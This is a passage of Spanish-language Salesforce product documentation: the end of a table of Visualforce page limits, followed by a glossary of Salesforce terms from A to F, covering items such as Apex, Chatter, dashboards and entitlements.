| Longitud máxima de un nombre de página de Visualforce (el texto de la URL que define de forma exclusiva la página de Visualforce) | 40 caracteres<br>Los nombres de página no pueden tener más de 40 caracteres. |
| Longitud máxima de código fuente de una página de Visualforce (el código fuente, no la respuesta mostrada) | 1 MB de texto<br>Una página simple puede albergar hasta 1 MB de texto o 1.000.000 de caracteres aproximadamente. |
| Longitud máxima de código fuente de un componente de Visualforce (el código fuente) | 1 MB de texto<br>Un componente simple puede albergar hasta 1 MB de texto o 1.000.000 de caracteres aproximadamente. |
| Anchura máxima de una página de Visualforce que se muestra en una ficha de perfil | 750 píxeles<br>Una página única que se muestre en una ficha de perfil no puede tener más de 750 píxeles de ancho. |

# Glosario



En este glosario se definen los términos que aparecen en el conjunto de documentación de Salesforce.

## A

**Cuenta**

Una *cuenta* es una organización, empresa o consumidor del que desea realizar un seguimiento, por ejemplo, un cliente, socio o competidor.

**Regla de asignación de cuentas**

Regla que asigna de forma automática cuentas a los territorios, en función de los criterios que defina.

**Equipo de cuentas**

Un equipo de cuentas es un equipo de usuarios que trabajan conjuntamente en una cuenta. Por ejemplo, un equipo de cuentas podría incluir un patrocinador ejecutivo, un representante exclusivo de servicio técnico o un administrador de proyectos.

**Actividad**

Un evento, una tarea, una llamada que registró, un mensaje de correo electrónico que envió. Puede relacionar una actividad con otros registros, como una cuenta, un candidato, una oportunidad o un caso. En una organización con Actividades compartidas activada, puede relacionar una actividad con múltiples contactos. Las tareas también pueden generarse por reglas de flujo de trabajo y procesos de aprobación configurados por un administrador de Salesforce.

**Administrador (Administrador del sistema)**

Una o más personas de la organización que pueden configurar y personalizar la aplicación. Los usuarios asignados al perfil Administrador del sistema tienen privilegios de administrador.

**Importe sin ajustes**

Se aplica a Previsiones de colaboración. La suma de todas las oportunidades de ingresos propiedad de una persona y también oportunidades de sus subordinados, sin ajustes. Los subordinados incluyen cada persona que tiene que rendir cuentas a una persona en la jerarquía de previsiones. Este importe es solo visible en informes.

**Importe sin ajustes del gestor**

Se aplica a Previsiones de colaboración. El número de previsión tal y como aparece para el propietario de la previsión. Esta es la suma de las oportunidades de ingresos del propietario y las de los subordinados del propietario, incluyendo ajustes realizados por el propietario de la previsión en las previsiones de sus subordinados o las suyas propias. No incluye ajustes realizados por gestores de previsiones por encima del propietario en la jerarquía de previsiones.

**Respuestas**

Respuestas es una función de la aplicación Community que permite a los usuarios formular preguntas y a los miembros de la comunidad publicar respuestas. A continuación, los miembros de la comunidad pueden votar la utilidad de cada respuesta, y la persona que realizó la pregunta puede marcar una respuesta como la mejor.

**Apex**

Apex es un lenguaje de secuencia centrado en objetos y muy definido que permite a los desarrolladores ejecutar declaraciones de control de transacciones y flujos en el servidor de la plataforma de Force.com junto con llamadas a la APIde Force.com. Gracias a una sintaxis parecida a Java y un funcionamiento similar a los procedimientos almacenados en una base de datos, Apex permite a los desarrolladores agregar la lógica empresarial a la mayoría de los eventos del sistema, entre los que se incluyen el hacer clic en

los botones, las actualizaciones de registros relacionados y las páginas de Visualforce. Los códigos de Apex pueden iniciarse mediante solicitudes de servicio Web y a partir de desencadenadores en objetos.

**Marco del conector de Apex**

El Apex Connector Framework es un conjunto de clases y métodos en el espacio de nombres DataSource para la creación de un adaptador personalizado para Salesforce Connect. Cree un adaptador personalizado para conectarse a datos almacenados fuera de su organización de Salesforce cuando los otros adaptadores disponibles de Salesforce Connect no se ajusten a sus necesidades.

**Aplicación**

También puede aparecer como "app", abreviatura de aplicación. Una colección de componentes, como fichas, informes, paneles y páginas de Visualforce, destinados a una necesidad concreta del negocio. Salesforce proporciona aplicaciones estándar como Ventas y Centro de llamadas. Puede personalizar las aplicaciones estándar para que se adapten a su forma de trabajar. Además, puede combinar una aplicación y cargarla en AppExchange junto con otros componentes relacionados como campos, fichas y objetos personalizados. A continuación, puede hacer que la aplicación esté disponible para otros usuarios de Salesforce desde AppExchange.

**Menú de aplicaciones**

Consulte el menú de aplicaciones de Force.com.

**AppExchange**

AppExchange es una interfaz de colaboración de Salesforce que le permite explorar y compartir aplicaciones y servicios para la plataforma Force.com.

**Acción de aprobación**

Consulte Acciones automatizadas.

**Proceso de aprobación**

Un proceso de aprobación automatiza el modo en que se aprueban registros en Salesforce. Un proceso de aprobación especifica cada paso de aprobación, incluyendo de quién se solicita la aprobación y qué hacer en cada punto del proceso.

**Artículo**

Los *artículos* contienen información sobre los productos y servicios de su empresa que desea mostrar en su base de datos de conocimientos.

**Gestor de artículos**

Salesforce usa el término *gestor de artículos* para representar un tipo específico de usuario. Los gestores de artículos pueden acceder a la ficha Gestión de artículos para crear, modificar, asignar, publicar, archivar y eliminar artículos. A los gestores de artículos se les llama a veces gestores de conocimiento. Los gestores de artículos necesitan el permiso de usuario "Gestionar artículos". La ficha Gestión de artículos no es visible a usuarios sin "Gestionar artículos".

**Tipo de artículo**

Todos los artículos de Salesforce Knowledge se asignan a un *tipo de artículo*. Un tipo de artículo determina el tipo de contenido, su apariencia y los usuarios que pueden acceder. Por ejemplo, un mismo tipo de artículo Preguntas frecuentes puede tener dos campos personalizados `Pregunta` y `Respuesta`, en los que los gestores de artículos introducen datos cuando crean o actualizan artículos de preguntas frecuentes. Un tipo de artículo más complejo puede requerir docenas de campos organizados en varias secciones. Gracias a los formatos y plantillas, los administradores pueden estructurar el tipo de artículo de la forma más efectiva para su contenido específico. El acceso de usuarios a tipos de artículos está controlado por permisos. Para cada tipo de artículo, un administrador puede asignar los permisos "Crear", "Leer", "Modificar" o "Eliminar" a perfiles de usuarios. Por ejemplo, es posible que el gestor de artículos desee permitir a los usuarios internos leer, crear y modificar tipos de artículos de preguntas frecuentes, pero permitir únicamente a los usuarios de socio leer las preguntas frecuentes.

**Activo**

Modelo específico o tipo de producto que un cliente posee. Según sea el modo en que la organización utilice los activos, éstos pueden representar un producto que un cliente ha adquirido e instalado o bien los productos de la competencia que un cliente utiliza.

**Asignación**
Una asignación es un artículo borrador que ha sido asignado a otro usuario para que lo modifique. Las asignaciones pueden contener breves instrucciones y una fecha de vencimiento.

**@Mención**
Una @mención es el símbolo @ seguido por el nombre de una persona; por ejemplo,, **@Juan López** o **@EquipoDocumentación**. Puede @mencionar a personas en publicaciones y comentarios de Chatter. Al @mencionar a alguien, su muestran los vínculos de @mención en su perfil, la publicación o el comentario en las noticias en tiempo real de esa persona y se le envía una notificación por correo electrónico.

**Regla de respuesta automática**
Un conjunto de condiciones para enviar respuestas automáticas por correo electrónico a envíos de casos o candidatos en función de los atributos del registro enviado. Los casos aplicables incluyen los enviados mediante un portal de autoservicio, un portal de clientes, un formulario Caso Web, un mensaje Correo electrónico para registro de casos o un mensaje Correo electrónico para registro de casos On-Demand. Entre los candidatos aplicables se incluyen los capturados mediante un formulario Candidato Web.

# B

**Importe máximo previsto**
Proyección de ingresos en una previsión que identifica los ingresos "posibles" totales para un mes o trimestre específico. Para los administradores, debe ser igual al importe total de ingresos que estos y sus equipos completos pueden generar.

**Mejor respuesta**
Cuando un miembro de una comunidad de respuestas realiza una pregunta y otros miembros de la comunidad publican una respuesta, el que envió la pregunta puede marcar una de las respuestas como la mejor. A continuación, la mejor respuesta aparece debajo de la pregunta (por encima de otras respuestas). Al identificar la mejor respuesta, ayuda a que otros miembros de la comunidad con la misma pregunta encuentren rápidamente la información más relevante y de utilidad.

**Búsqueda en blanco**
Una búsqueda que se realiza cuando el cuadro de diálogo del campo de búsqueda no tiene ningún término de búsqueda.

**Depósitos**
Una herramienta en el generador de informes que permite a los usuarios clasificar registros de informes por campos, sin necesidad de crear un campo de fórmula o un campo personalizado.

**Cuenta empresarial**
Empresa u organización de la que desea realizar un seguimiento.

# C

**Campaña**
Iniciativa de marketing como, por ejemplo, un anuncio, un correo electrónico directo o una conferencia, que se realiza para generar clientes potenciales y crear conciencia de marca.

**Jerarquía de campañas**
Conjunto de hasta cinco campañas organizada en una jerarquía. Una campaña principal puede tener varias campañas secundarias, pero una campaña secundaria sólo puede tener una principal.

**Miembro de la campaña**
Cualquier candidato o contacto asociado a una campaña.

**Rendimiento de las inversiones (ROI) de campañas**

El rendimiento de las inversiones (ROI) de campañas es el rendimiento de la inversión de marketing. Utilice el informe de análisis del rendimiento de las inversiones (ROI) de campañas para analizar el rendimiento de las inversiones. El rendimiento de las inversiones (ROI) se calcula como la ganancia neta (`Valor total de oportunidades ganadas - Coste real`) dividido entre el `Coste real`. El resultado del rendimiento de las inversiones (ROI) se expresa en porcentaje.

**Caso**

Descripción detallada de los comentarios, el problema o la pregunta de un cliente. Se utiliza para realizar un seguimiento y resolver los problemas de los clientes.

**Categoría, Soluciones**

Etiqueta que se puede aplicar a una solución para agrupar soluciones parecidas. Las categorías de soluciones ayudan a los representantes del servicio de atención al cliente a encontrar soluciones con mayor rapidez a la hora de solucionar los casos que se les presentan. Si utiliza el portal de autoservicio o las soluciones públicas, los clientes pueden buscar las soluciones por categoría para encontrar lo que necesitan. Consulte también Categoría principal.

**Categoría, Ideas**

Las categorías son valores definidos por el administrador que permiten organizar ideas en subgrupos lógicos dentro de una zona. En la lista desplegable Ver categoría en la ficha Ideas los usuarios pueden filtrar ideas por categoría mientras que la lista de selección `Categorías` de la página Publicar idea se utiliza para agregar categorías a las ideas. Por ejemplo, si su zona de ideas se centra en las "mejoras de la línea de ropa", podrá establecer categorías como "Camisas", "Chaquetas" y "Pantalones". Cada organización tiene un conjunto común de categorías que se pueden agregar o eliminar de cada zona. Un administrador define categorías separadas para sus comunidades de ideas y zonas.

**Categoría, Conocimiento y Respuestas**

Consulte Categoría de datos para respuestas y Categoría de datos para artículos.

**Grupo de categorías para respuestas**

En una zona de respuestas, un *grupo de categorías* ofrece una o más categorías que ayudan a organizar las preguntas para facilitar la búsqueda. Si el grupo de categorías contiene una jerarquía, sólo las categorías de primer nivel se muestran en la ficha Respuestas. Por ejemplo, si es un fabricante de ordenadores, podrá crear un grupo de categorías Productos para su zona de productos que tenga cuatro categorías: Portátiles de rendimiento, Ordenadores portátiles, Sobremesas para jugar y Sobremesas para empresas. Los miembros de la zona pueden seleccionar una de las categorías para asignar una pregunta. Los administradores crean las categorías y el grupo de categorías y luego asocian el grupo de categorías con su zona de respuestas.Un administrador define categorías separadas para sus zonas de respuestas e ideas.

**Grupo de categorías para artículos**

En Salesforce Knowledge, un *grupo de categorías* organiza las categorías de datos en una jerarquía lógica. Por ejemplo, para clasificar los artículos por regiones de ventas y unidades comerciales, cree dos grupos de categorías, Ventas regionales y Unidades comerciales. El grupo de categorías Ventas regionales puede estar compuesto de una jerarquía geográfica, como Todas las ventas regionales como nivel superior, Norteamérica, Europa y Asia en el segundo nivel, y así hasta cinco niveles. Al crear artículos, los autores asignan las categorías relevantes al artículo. Los usuarios finales que buscan artículos pueden realizar búsquedas y filtrar por categoría.

**Canal**

El término canal se refiere al medio en el que un artículo está disponible. Salesforce Knowledge ofrece cuatro canales a través de los cuales están disponibles los artículos.

- Aplicación interna: Los usuarios de Salesforce pueden acceder a los artículos de la ficha Artículos, dependiendo de la visibilidad de sus funciones.
- Cliente: Los clientes pueden acceder a los artículos si la ficha Artículos está disponible en una comunidad o el portal de clientes. Los usuarios de cliente heredan la visibilidad de la función del administrador en la cuenta. En una comunidad, el artículo solo está disponible para usuarios con licencias Customer Community o Customer Community Plus.

- Socio: Los socios pueden acceder a los artículos si la ficha Artículos está disponible en una comunidad o el portal de socios. Los usuarios de socios heredan la visibilidad de la función del administrador en la cuenta. En una comunidad, el artículo solo está disponible para usuarios con licencias Partner Community.
- Base de datos de conocimientos pública: Los artículos pueden ponerse a disposición de usuarios anónimos creando una base de datos de conocimientos pública mediante la aplicación *Sample Public Knowledge Base for Salesforce Knowledge* de AppExchange. La creación de una base de datos de conocimientos pública requiere Sites y Visualforce.

**Gerente de canal**
Los gerentes de canal son los usuarios internos que gestionan sus socios.

**Respuestas de Chatter**
Respuestas de Chatter es una comunidad de asistencia de autoservicio en la que los usuarios pueden publicar preguntas y recibir respuestas y comentarios de otros usuarios o sus agentes de asistencia.

**Noticias en tiempo real de Chatter**
Una lista de las actividades recientes en Salesforce. Las noticias en tiempo real de Chatter se muestran:

- En la ficha Chatter o Inicio, donde puede ver sus publicaciones, las publicaciones de las personas de las que es seguidor y las actualizaciones de los registros de los que es seguidor y publicaciones de los grupos de los que es miembro.
- En los perfiles, donde puede ver las publicaciones realizadas por la persona cuyo perfil está viendo
- En los registros, donde puede ver las actualizaciones del registro que está viendo
- En grupos de Chatter, donde puede ver las publicaciones del grupo que está viendo.

**Grupo de Chatter**
Los grupos de Chatter permiten compartir información con personas concretas. Por ejemplo, si trabaja en un proyecto y desea compartir información únicamente con los miembros de su equipo, puede crear un grupo de Chatter para su equipo. Los grupos de Chatter incluyen una lista de miembros, noticias en tiempo real de Chatter y una foto. Es posible crear los siguientes tipos de grupos de Chatter:

- Público: Solo los miembros del grupo pueden publicar, pero cualquier persona puede ver las publicaciones y unirse al grupo público.
- Privado: Únicamente los miembros del grupo pueden publicar y ver las publicaciones. El propietario del grupo o los administradores deben agregar los miembros.

**Cloud Flow Designer**
La aplicación basada en la Nube que permite a los administradores crear un flujo para utilizarlo en Salesforce.

**Gráfico de combinación**
Un gráfico de combinación representa múltiples conjuntos de datos en un único gráfico. Cada conjunto de datos se basa en un campo diferente, por lo que los valores son fáciles de comparar. También puede combinar diferentes tipos de gráficos para presentar los datos de diferente forma en un único gráfico.

**Conexión (para Salesforce to Salesforce)**
Un socio empresarial al que invita para compartir datos mediante Salesforce to Salesforce.

**Comunidad**
Las comunidades son espacios privados o públicos personalizables para empleados, clientes finales y socios para colaborar en prácticas recomendadas y procesos comerciales.

**Aplicación Community**
La aplicación Community incluye las funciones de ideas y respuestas. La aplicación Community está disponible en el menú de aplicaciones de Force.com.

**Experto de la comunidad**
Un experto de la comunidad es un miembro de la comunidad que habla con credibilidad y autoridad en representación de la organización. Cuando los expertos de la comunidad publican comentarios o ideas, aparece un solo icono ( ) junto a su nombre. El administrador de Salesforce puede designar todos los expertos de comunidad que considere necesarios.

**Importe confirmado**
Importe introducido en una previsión que un representante de ventas está razonablemente seguro de cerrar en un mes o trimestre concreto. Para los administradores, debe ser igual al importe que estos y sus equipos pueden cerrar con seguridad.

**Competidor**
Lista relacionada en la que se muestran los nombres de los competidores, sus puntos fuertes y débiles introducidos para una oportunidad específica.

**Integración de telefonía e informática (CTI)**
El vínculo entre un sistema telefónico y un equipo que facilita el tratamiento y control de las llamadas entrantes y salientes.

**Connect for Office**
Producto que integra Salesforce con Microsoft® Word y Excel.

**Connect for Outlook**
Connect for Outlook está retirado. El producto era nuestro complemento de sincronización heredado para Microsoft® Outlook® 2007 y versiones anteriores.

**Connect Offline**
Producto que permite al personal de ventas utilizar Salesforce para actualizar sus datos de forma remota, desde cualquier ubicación y en cualquier momento, estando totalmente desconectados.

**Usuario conectado**
Al utilizar el adaptador entre organizaciones para Salesforce Connect, el usuario conectado es el usuario en la organización de proveedor cuyas credenciales se utilizan por la organización de suscriptor para iniciar sesión en la organización de proveedor. El acceso del usuario conectado a datos en la organización de proveedor afectan a los datos accesibles en la organización de suscriptor.

**Ficha Consola**
Una ficha con la consola de agente, que combina los registros relacionados en una pantalla con diferentes marcos de manera que los usuarios puedan ver y modificar toda la información en un solo lugar.

**Contacto**
*Contactos* son personas asociadas con sus cuentas.

**Contact Manager Edition**
Edición de Salesforce diseñada para pequeñas empresas que ofrece acceso a funciones de gestión de contactos clave.

**Función del contacto**
La función que un contacto desempeña en una cuenta, un contrato o una oportunidad concreta, como "Responsable de la decisión" o "Evaluador." Se puede marcar un contacto como el "principal" de la cuenta, el contrato o la oportunidad. Un contacto puede tener distintas funciones en varias cuentas, contratos u oportunidades.

**Entrega de contenido**
Un archivo que se ha convertido en un formato en línea optimizado para distribuciones a candidatos, contactos y compañeros.

**Paquete de contenido**
Un conjunto de documentos relacionados o archivos almacenados como un grupo en Salesforce CRM Content.

**Contrato**
Un *contrato* es un acuerdo que define las condiciones comerciales entre las partes.

**Partida de contrato**
Las partidas de contratos son productos específicos cubiertos por un contrato de servicio. Sólo se muestran a usuarios de la lista relacionada Partidas de contratos de contratos de servicio, no contratos.

**Campo de control**
Cualquier campo estándar o personalizado de casilla de selección o lista de selección cuyos valores controlen los valores disponibles en su o sus campos dependientes.

**Convertir**
Botón o vínculo que permite cambiar un candidato cualificado en una cuenta, un contacto y, opcionalmente, una oportunidad. La información de los campos de candidatos se transfiere a los campos de cuentas, contactos y oportunidades adecuados.

**Adaptador de CTI**
Programa ligero de software que controla la apariencia y comportamiento de un softphone de Salesforce. El adaptador actúa como intermediario entre un sistema de integración de telefonía e informática (CTI) de terceros, Salesforce y un usuario de Salesforce CRM Call Center. Debe instalarse en cualquier equipo que deba acceder a la funcionalidad de Salesforce CRM Call Center.

**Componentes personalizados de la consola**
Una página de Visualforce agregada a una consola de Salesforce por un administrador para personalizar, integrar o ampliar las funcionalidades de la consola.

**Campo personalizado**
Además de los campos estándar, se pueden agregar otros campos para personalizar Salesforce y adaptarlo a las necesidades de su organización.

**Ayuda personalizada**
Texto personalizado que los administradores crean para proporcionar a los usuarios información en pantalla específica de un campo estándar, un campo personalizado o un objeto personalizado.

**Vínculos personalizados**
Los vínculos personalizados son URL definidas por los administradores para integrar los datos de Salesforce con sitios Web externos y sistemas de servidor. Antes se conocían como vínculos Web.

**Objeto personalizado**
Registros personalizados que permiten almacenar información única en su organización.

**Tipo de informe personalizado**
Consulte Tipo de informe.

**Custom S-Control**

Nota: Las páginas de Visualforce han sustituido a los S-Control. Después de marzo de 2010, las organizaciones que nunca hayan creado ningún S-Control, así como las organizaciones nuevas, no podrán crearlos. Los S-Control existentes no se verán afectados y todavía podrán modificarse.

Contenido Web personalizado que se utiliza en vínculos personalizados. Un Custom S-Control puede incluir cualquier tipo de contenido que se pueda mostrar en un explorador, por ejemplo, un applet de Java, un control de Active-X, un archivo de Excel o un formulario Web HTML personalizado.

**Previsiones personalizables**
Módulo de previsiones revisado con el que las organizaciones podrán personalizar las previsiones necesarias en sus procesos comerciales respectivos.

**Vista personalizada**
Una función de visualización que le permite ver un conjunto específico de registros de un objeto determinado.

# D

**Panel**

Un *panel* muestra datos de informes de origen como componentes visuales, que pueden ser gráficos, indicadores, tablas o páginas de Visualforce. Los componentes proporcionan una instantánea de mediciones clave e indicadores de rendimiento para su organización. Cada panel puede tener hasta 20 componentes.

**Generador de paneles**

*Generador de paneles* es una interfaz de arrastrar y soltar para crear y modificar paneles.

**Categoría de datos para respuestas**

En la ficha Respuestas, las *categorías de datos* permiten que los usuarios clasifiquen las preguntas de una zona de respuestas. Por ejemplo, si tiene una zona para productos de hardware, sus categorías de datos pueden incluir ordenadores portátiles, equipos de sobremesa e impresoras. Los miembros de la zona pueden explorar una categoría específica para buscar una respuesta a sus preguntas. Los administradores pueden utilizar categorías de datos para controlar el acceso a las preguntas.

**Categoría de datos para artículos**

En Salesforce Knowledge, las *categorías de datos* son un conjunto de criterios organizados jerárquicamente en grupos de categorías. Los artículos de la base de datos de conocimientos pueden clasificarse según varias categorías que facilitan a los usuarios encontrar los artículos que necesitan. Por ejemplo, para clasificar los artículos por regiones de ventas y unidades comerciales, cree dos grupos de categorías, Ventas regionales y Unidades comerciales. El grupo de categorías Ventas regionales puede estar compuesto de una jerarquía geográfica, como Todas las ventas regionales como nivel superior, Norteamérica, Europa y Asia en el segundo nivel, y así hasta cinco niveles. Los autores asignan categorías a los artículos. Los administradores pueden utilizar categorías de datos para controlar el acceso a los artículos.

**Database.com**

Database.com es una base de datos empresarial en la nube de Salesforce.

**Tipos de cambio con fecha**

Los tipos de cambio con fecha permiten asignar un tipo de conversión de divisa a un intervalo de fecha específico. Por ejemplo, el 1 de enero el tipo de cambio era de 1 EUR por 1,39 USD, pero el 1 de febrero cambió a 1 EUR a 1,42 USD. Las oportunidades que terminaban entre el 1 de enero y el 1 de febrero utilizaron el primer tipo de cambio (1 = 1,39), mientras que las oportunidades que terminaban después del 1 de febrero, utilizaron el segundo tipo de cambio (1 = 1,42).

**Degradar**

Si no le gusta una idea, puede hacer clic en **degradar** para restar 10 puntos de su puntuación global y disminuir así la clasificación de popularidad global de la idea. No se puede degradar la misma idea varias veces y, una vez degradada una idea, no se puede promocionarla. Una idea puede tener puntos globales negativos si hay más usuarios que la degradan de los que la promocionan.

**Campo dependiente**

Cualquier campo de lista de selección o selección múltiple personalizada que muestra los valores que hay disponibles en función de la opción seleccionada en su campo de control correspondiente.

**Detalle**

Página que muestra información sobre un único registro de objeto. La página de detalles de un registro le permite visualizar la información, mientras que la página de modificación le permite modificarla.

Es un término utilizado en los informes para distinguir entre la información general y la inclusión de todos los datos de columna para toda la información de un informe. Puede alternar el botón **Mostrar detalles**/**Ocultar detalles** para mostrar y ocultar la información de detalles del informe.

**Vista de detalles**

El marco central de la consola de agente que corresponde a la vista de página de detalles de cualquier registro seleccionado de otros marcos de la consola. La vista de detalles muestra los mismos formatos de página definidos para las páginas de detalles del objeto. Cuando un registro se muestra en la vista de detalles, se subraya en la vista de lista.

**Developer Edition**
Una organización de Salesforce gratuita y totalmente funcional diseñada para que los desarrolladores amplíen, integren y desarrollen con la plataforma Force.com. Las cuentas de Developer Edition están disponibles en developer.salesforce.com.

**Sandbox de Developer Pro**
Los entornos sandbox de Developer Pro copian la personalización (metadatos), pero no copian datos de producción, en un entorno separado para la codificación y las pruebas. Developer Pro dispone de más almacenamiento que un sandbox de Developer. Incluye un número de sandboxes de Developer, dependiendo de la edición de su organización de producción.

**Sandbox de desarrollador**
Los entornos sandbox de desarrollador copian la personalización (metadatos), pero no copian datos de producción, en un entorno separado para la codificación y las pruebas.

**Biblioteca de documentos**
Lugar en el que se guardan documentos sin relacionarlos con cuentas, contactos, oportunidades ni otros registros.

**Borrador de artículo**
Los borradores de artículos son artículos en progreso que aún no se han publicado, lo que significa que no son visibles en la ficha Artículos (en ningún canal) ni en una base de datos de conocimientos pública. Los gestores de artículos pueden acceder a artículos borrador en la ficha Gestión de artículos haciendo clic en la ficha **Artículos** en el área de vista y seleccionando **Artículos borrador**. Puede filtrar los artículos borrador según los que tenga asignados o los que haya asignado a otra persona (todos los artículos borrador de una organización). Los borradores de artículos pueden asignarse a cualquier usuario implicado en el trabajo de edición.

**Traducción borrador**
Las traducciones borrador son traducciones de artículos a varios idiomas que se están realizando. Aún no se han publicado, lo que significa que no son visibles en la ficha Artículos (en ningún canal) ni en una base de datos de conocimientos pública. Los gestores de artículos pueden acceder a traducciones borrador en la ficha Gestión de artículos haciendo clic en la ficha **Traducciones** en el área de vista y seleccionando **Traducciones borrador**. Puede filtrar las traducciones borrador que tenga asignadas o las que haya asignado a una cola de traducción o las que haya asignado a otra persona (todas las traducciones borrador de su organización). Las traducciones se pueden asignar a cualquier usuario que pueda publicar artículos de Salesforce Knowledge.

**Paneles dinámicos**
Un *panel dinámico* se ejecuta utilizando la configuración de seguridad del usuario que ve el panel. Todos los usuarios ven el panel de acuerdo con su propio nivel de acceso. Este método ayuda a los administradores a compartir un conjunto común de componentes del panel a usuarios con diferentes niveles de acceso.

# E

**Alerta de correo electrónico**
Las alertas de correo electrónico son acciones que envían mensajes de correo electrónico, utilizando una plantilla de correo electrónico especificada, a destinatarios especificados.

**Plantilla de correo electrónico**
Un mensaje de correo electrónico ya con formato en el que se comunica un mensaje estándar, como puede ser una carta de bienvenida a los nuevos empleados o una confirmación de recepción de una solicitud de atención al cliente. Las plantillas de correo electrónico se pueden personalizar con campos de combinación y se pueden escribir en texto, en HTML o con un formato personalizado.

**Enterprise Edition**
Una edición de Salesforce diseñada para empresas grandes y más complejas.

**Asignación**
Las asignaciones le ayudan a determinar si sus clientes pueden obtener servicio de atención al cliente para que pueda crear casos para ellos. Un cliente tal vez pueda obtener servicio de atención al cliente basado en un activo, cuenta o contrato de servicio específico.

**Contacto de asignación**
Los contactos de asignación son contactos especificados para recibir servicio de atención al cliente, por ejemplo, una persona que haya llamado con nombre. Se incluyen en la lista relacionada Contactos de una asignación o la lista relacionada Asignaciones del contacto. Los contactos de asignación no tienen formatos de página, formatos de búsqueda, botones, vínculos o tipos de registro.

**Proceso de asignación**
Los procesos de asignación son plazos que incluyen todos los pasos (eventos clave) que su equipo de atención al cliente debe completar para resolver casos. Cada proceso incluye la lógica necesaria para determinar cómo aplicar el nivel de servicio correcto para sus clientes.

**Plantilla de asignaciones**
Las plantillas de asignación son términos predefinidos del servicio de atención al cliente que puede agregar rápidamente a productos. Por ejemplo, puede crear plantillas de asignaciones para asistencia telefónica o Web para que los usuarios puedan agregar asignaciones fácilmente a productos ofrecidos a clientes.

**Fuente de datos externa**
Una fuente de datos externa especifica cómo acceder a un sistema externo. Salesforce Connect utiliza fuentes de datos externas para acceder a datos almacenados fuera de su organización de Salesforce. Files Connect utiliza fuentes de datos externas para acceder a sistemas de contenido externos. Las fuentes de datos externas tienen objetos externos asociados que sus usuarios y la plataforma de Force.com utilizan para interactuar con contenidos y datos externos.

**Relación de búsqueda externa**
Una relación de búsqueda externa vincula un objeto externo, personalizado o estándar secundario a un objeto externo principal. Cuando crea un campo de relación de búsqueda externa, el campo estándar Id. externo en el objeto externo principal se compara con los valores del campo de relación de búsqueda externa secundario. Los valores del campo de objeto externo proceden de una fuente de datos externa.

**Objetos externos**
Los objetos externos son similares a objetos personalizados excepto en que se asignan a datos ubicados fuera de su organización de Salesforce. Cada objeto externo se asigna a una tabla de datos en una fuente de datos externa definida y cada campo de objeto externo se asigna a una columna de tabla. Los usuarios y la plataforma de Force.com utilizan objetos externos para interactuar con los datos externos.

**Usuario externo**
Los usuarios externos son usuarios con licencias de comunidad, portal de clientes o portal de socios.

# F

**Anexo de noticias en tiempo real, Chatter**
Un anexo de noticias en tiempo real es un archivo o un vínculo adjunto a una publicación en las noticias en tiempo real de Chatter.

**Filtro de noticias en tiempo real, Chatter**
Los *filtros de noticias en tiempo real* muestran un subconjunto de publicaciones en sus noticias en tiempo real de Chatter en la ficha Chatter.

**Seguimiento de noticias en tiempo real, Chatter**
Las configuraciones del administrador que determinan qué registros pueden seguirse y de qué campos se puede hacer un seguimiento en las noticias en tiempo real de Chatter. La activación de un objeto para el seguimiento de noticias en tiempo real permite a las personas hacer un seguimiento de los registros de este tipo de objeto. La activación de campos para el seguimiento de noticias en tiempo real permite a los usuarios ver las actualizaciones de noticias en tiempo real de Chatter cuando se modifiquen los campos de los registros de los que es seguidor.

**Ayuda a nivel de campo**
El texto de ayuda personalizada que puede proporcionar para cualquier campo estándar o personalizado. Se muestra cuando los usuarios pasan el ratón por encima del icono de ayuda junto a ese campo.

**Seguridad a nivel de campo**
Configuración que determina si los campos están ocultos, son visibles, son de solo lectura o pueden modificarlos los usuarios. Disponible en Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition.

**Conjuntos de campos**
Un conjunto de campos es una agrupación de campos. Por ejemplo, puede tener un conjunto de campos que contenga campos que describan el nombre de un usuario, los apellidos y el título comercial. Puede hacerse referencia a los conjuntos de campos en las páginas de Visualforce de manera dinámica. Si se añade la página a un paquete gestionado, los administradores pueden añadir, eliminar o reordenar los campos en un conjunto de campos para modificar los campos presentados en la página de Visualforce sin modificar ningún código.

**Actualización de campo**
Una actualización de campo es una acción que actualiza automáticamente un campo con un nuevo valor.

**Colaborador de archivos**
Los usuarios con el permiso "colaborador" pueden ver, descargar, compartir, cambiar el permiso, modificar el archivo y cargar nuevas versiones de archivos en Chatter.

**Propietario de archivo**

Es propietario de un archivo cuando lo carga en Chatter, adjunta el archivo a las noticias en tiempo real de Chatter o carga el archivo a una biblioteca de Salesforce CRM Content.

Como propietario del archivo, puede ver, modificar, descargar, compartir, cargar una nueva versión y eliminar el archivo así como convertir el archivo en privado y cambiar el permiso en el archivo.

**Archivo, privado**
Un archivo privado en Chatter se indica por el icono privado ( ) y sólo está disponible para el propietario del archivo y no se comparte con nadie más. Un archivo privado se crea cuando carga un archivo en la ficha Archivos o contribuye con un archivo en una biblioteca personal de Salesforce CRM Content. El usuario es propietario de los archivos que cargue o con los que contribuye.

**Archivo, compartido de manera privada**
Un archivo compartido de manera privada de Chatter se indica por el icono compartido de forma privada ( ) y sólo está disponible para el propietario de archivo y las personas específicas o grupos con las que se ha compartido.

**Archivo, su empresa**
El icono su empresa ( ) indica un archivo compartido con todos los usuarios de Chatter en su empresa. Todos los usuarios de Chatter de su empresa pueden buscar y visualizar este archivo.

**Visor de archivos**
Los usuarios con el permiso "visor" pueden ver, descargar y compartir archivos en Chatter.

**Ficha Archivos**
Una ficha que contiene los archivos de Chatter y Salesforce CRM Content del usuario.

**Criterios o condiciones de filtro**
Condición de campos específicos que permite incluir los elementos cualificados en una vista de lista o informe, por ejemplo "Provincia es igual a Cuenca".

**Año fiscal**
Período que una organización utiliza para realizar su planificación financiera, como por ejemplo las previsiones, cuya longitud es similar a la del año del calendario. Los años fiscales suelen contener períodos fiscales más pequeños, como trimestres o cuatrimestres.

**Marcador**
Un icono en el que los usuarios pueden hacer clic en una pregunta o respuesta para indicarla como spam, malintencionada o inapropiada.

**Carpeta**
Una *carpeta* es un lugar donde se pueden almacenar informes, paneles, documentos o plantillas de correo electrónico. Las carpetas pueden ser públicas, ocultas o compartidas y se pueden configurar como de sólo lectura o de lectura/escritura. El usuario controla quién tiene acceso a sus contenidos según las funciones, permisos, grupos públicos y tipos de licencia. Puede hacer que una carpeta esté disponible para toda la organización o que sea privado y que únicamente el propietario tenga acceso.

**Hacer seguimiento**
Una suscripción a un usuario o registro que le permite ver las actualizaciones relacionadas de sus noticias en tiempo real de Chatter. Haga un seguimiento de un usuario para ver las publicaciones de los usuarios. Haga un seguimiento de un registro para ver las publicaciones, los comentarios y las modificaciones de campo.

**Seguir, Respuestas de Chatter**
